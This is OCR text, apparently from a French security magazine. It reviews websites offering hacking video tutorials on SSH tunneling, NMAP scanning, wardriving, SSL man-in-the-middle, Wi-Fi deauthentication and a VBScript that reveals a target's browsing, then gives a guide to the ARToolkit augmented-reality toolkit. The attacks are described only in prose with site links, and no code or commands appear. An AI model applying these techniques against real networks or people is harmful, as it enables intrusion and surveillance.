
Linux n'est pas en reste avec l'excellent xvidcap, qui va vous permettre de capturer les images de votre serveur X. Le plus bidouilleurs d'entre vous essayerons peut-être d'utiliser leur sortie TV et un second ordinateur pour la capture, mais au dépend du texte qui sera illisible ;-).

HackingDefined

Ce site, qui héberge la fameuse vidéo sur le Wep, en héberge quelques autres (une demi-douzaine, pour être plus ou moins précis). Parmi celles-ci, une intéressante démonstration sur les tunnels SSH et leur détournement à dessein d'infiltration de réseaux locaux internes sensé êtres non-routables.

Titre de la vidéo : Tunneling Exploits via SSH

URL : http://hackingdefined.com
(rubrique Demos)



Description du but

IronGeek

Près de 40 vidéos composent la bibliothèque d'IronGeek. Certaines d'entre-elles sont issues d'autres sites, et d'autre ne sont pas vraiment des vidéos pédagogiques ; malgré cela, toutes sont intéressantes. Deux vidéo ont retenu mon attention : « Basic NMAP usage » et « Basic Tools for Wardriving ».


La première vidéo vous montrera l'utilisation de NMAP, le plus connu et probablement le plus puissant des scanneurs de ports.

La seconde vous présentera l'utilisation de logiciels pour le wardriving, une épreuve très sportive consistant à conduire un véhicule avec un ordinateur portable sur le siège passager, avec la carte wifi et un sniffer allumé pour détecter les réseaux Wifi alentours.

URL : http://irongeek.com
(rubrique Hacking Illustrated)

5 consoles valent mieux que 10 pages d'explications

NetStumbler, sous Windows



« L'univers des Tutos-Vidéos »

UnderNewbie

Vous trouverez 17 vidéos à l'affiche sur ce site. Certaines sont appréciables en ce qu'elle démontrent l'importance de la sécurité informatique. Par exemple, la vidéo numéro 16, qui démontre comment un pirate peut voir quels sont les sites visités par sa cible. Exemple concret du tutoriel : le script VB apparaît clairement durant la vidéo, il ne reste qu'a se renseigner sur les différentes fonctions que l'on y trouve.


URL : http://under.newbie.free.fr

RemoteExploit


Je ne vous présente plus remote-exploit.org, que vous connaissez déjà si vous avez lu le début de cette SurfSession. Et bien, en plus d'herberger BackTrack, remote-expoit intègre quelques unes des plus sympathiques vidéos pédagogiques. Pour l'extrait, j'ai retenu deux videos. L'une illustre la fameuse attaque du Man in the Middle appliquée au décryptage des tunnels SSL. L'autre se concentre sur la dés-authentification massive d'utilisateurs, une attaque parfois très coûteuse sur différents plans pour la victime.

URL : http://www.remote-exploit.org/


Préparatifs guidés et dernier rappel avant deconnexion générale




On peut voir l'écran du pirate et celui de la cible



Le VBScript ...



Vérificationd d'usages sur GMAIL sous Windows



Réalité augmentée

Un peu de magie pour votre webcam

By Dvrasp

Nous vous proposons pour une fois un petit hack qui n'a pas de rapport direct avec la sécurité informatique. Il s'agit d'un toolkit qui permet d'incruster en temps réel des objets 3D à une scène filmée, avec une simple webcam bon marché.

Mêler des objets virtuels en 3D à des scènes réelles n'a pas d'intérêt que pour le cinéma. Les concepts de réalité augmentée en infographie seront peut-être les bases de l'interaction homme-machine de demain. Les possibilités sont infinies : livres virtuels animés que l'on feuillette réellement, panneaux interactifs dans les musées, interface utilisateur à la Minority Report,...

Je vous propose de faire quelques expérimentations avec ARToolkit, dont la version publique et open-source permet quelques effets épatants. Le but de ce toolkit est de permettre d'afficher un objet virtuel (modèle 3D animé ou non, vidéo projetée, etc.) au dessus d'un motif imprimé sur une feuille de papier ou une surface plane. Tout l'intérêt réside dans le fait que le traitement est en temps réel, et que l'objet suit le motif si on le déplace.

L'illusion doit être plus percutante si l'on possède une paire de lunettes avec affichage lcd (hmd : head mounted display). Mais on peut arriver à des résultats intéressants avec une simple webcam et un pc Linux.

Guide d'utilisation

ARToolkit n'est pas tout à fait distribué sous une forme prête à l'emploi. En particulier, la documentation manque de détails, et il est difficile de savoir par quoi commencer. C'est la raison d'être de cet article.

traitement en temps réel

Exemple de pattern à imprimer

Principe de fonctionnement

Même si les résultats sont plutôt funs, ce toolkit permet de résoudre des problèmes relativement complexes de vision par ordinateur. La première difficulté est de reconnaître un motif dans la scène filmée. Pour simplifier cette opération, les auteurs ont choisi d'imposer un cadre noir fixe pour tous les patterns (voir illustration). Le problème se réduit donc à reconnaître des quadrilatères dans la scène. Après un seuillage (conversion en une image noir ou blanc), on peut facilement déterminer les contours rectilignes, et sélectionner ceux qui forment un carré (en perspective). On élimine ensuite les éléments intrus de l'image, en ne retenant que le carré qui contient un motif prédéfini, à l'aide de critères statistiques préenregistrés.

Un fois qu'on a déterminé l'emplacement du motif dans l'image, il faut en déduire la position relative de la caméra, afin de placer l'objet 3D de synthèse au bon endroit, dans la scène virtuelle qui doit se superposer à l'image. Connaissant la taille réelle du motif, il est possible de faire ces calculs à partir de son contour en perspective. L'asymétrie du motif permet ensuite d'en déterminer l'orientation exacte.

Compilation

Vous trouverez sur le site donné en référence une archive contenant les sources complètes du toolkit, ainsi que de quelques outils de test et de démo. Il semble également exister une version précompilée pour Windows, mais nous nous en tiendrons à Linux ici.

La compilation du toolkit est simple : lancer ./Configure, choisir le type de caméra (probablement video4linux), et lancer make. Les exécutables compilés se trouvent dans le sous-répertoire bin. Quelques fichiers de données sont aussi présents dans bin/Data.

En cas de problème, vérifiez que vous possédez une version de GLUT (par exemple Freeglut) et les fichiers de développement de v4l, qui semblent être les seules dépendances.

Créer un pattern


mk_patt : le pattern est prêt à être mémoriser

On peut utiliser des patterns préexistants, que l'on peut imprimer (on doit même pouvoir utiliser cette page du Magazine). Les données statistiques du motif Hiro sont fournies avec les sources. Mais on peut aussi en fabriquer un soi-même. Il est d'ailleurs conseillé de mémoriser les caractéristique du motif avec sa caméra et dans les conditions d'éclairages dans lesquelles on veut l'utiliser. Mes essais ont montré qu'il n'était pas nécessaire d'être trop rigoureux pour arriver à un résultat qui fonctionne. L'outil mk_patt permet d'enregistrer les caractéristiques d'un motif. Lorsqu'on le lance, on nous demande de choisir le fichier contenant les caractéristique de la caméra. Il est en effet possible de calibrer sa caméra (calib_camera2), afin de tenir compte des déformations qu'elle induit. Les paramètres par défaut proposés sont cependant suffisants. Il faut ensuite placer la caméra à la verticale, au dessus du motif, et de faire un click gauche dès qu'il est détecté (contours rouge et vert, voir l'illustration). On saisit alors un nom de fichier.

Incruster des objets

Lorsqu'on a vérifié que le système est capable de reconnaître le motif qu'on a choisit avec mk_patt, on peut lancer quelques démos. Le programme exview est intéressant, parce qu'il permet de vérifier que l'orientation du motif est bien reconnue. Il permet de visualiser la position de la caméra virtuelle (touche c) et d'afficher le seuillage (touche d). Voir l'illustration.

Tous les exemples utilisent le pattern Data/patt.hiro par défaut. Pour utiliser le votre, copiez-le à cet emplacement, ou modifiez le code source.



exview : en bas à gauche, la position de la caméra ; à droite, le seuillage

On peut aussi utiliser simpleTest qui affiche simplement un cube à l'emplacement du motif. Il est facile de le modifier pour qu'il affiche d'autres types d'objets (fonction draw()), pour peu qu'on ait des notions d'OpenGL. Voir illustration.

Dépannage et adaptation

